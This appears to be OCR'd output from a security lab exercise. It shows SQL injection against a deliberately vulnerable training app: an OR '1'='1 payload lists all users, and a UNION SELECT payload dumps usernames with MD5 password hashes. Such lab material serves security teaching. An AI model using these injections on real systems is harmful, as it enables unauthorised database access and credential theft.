
```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```



```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```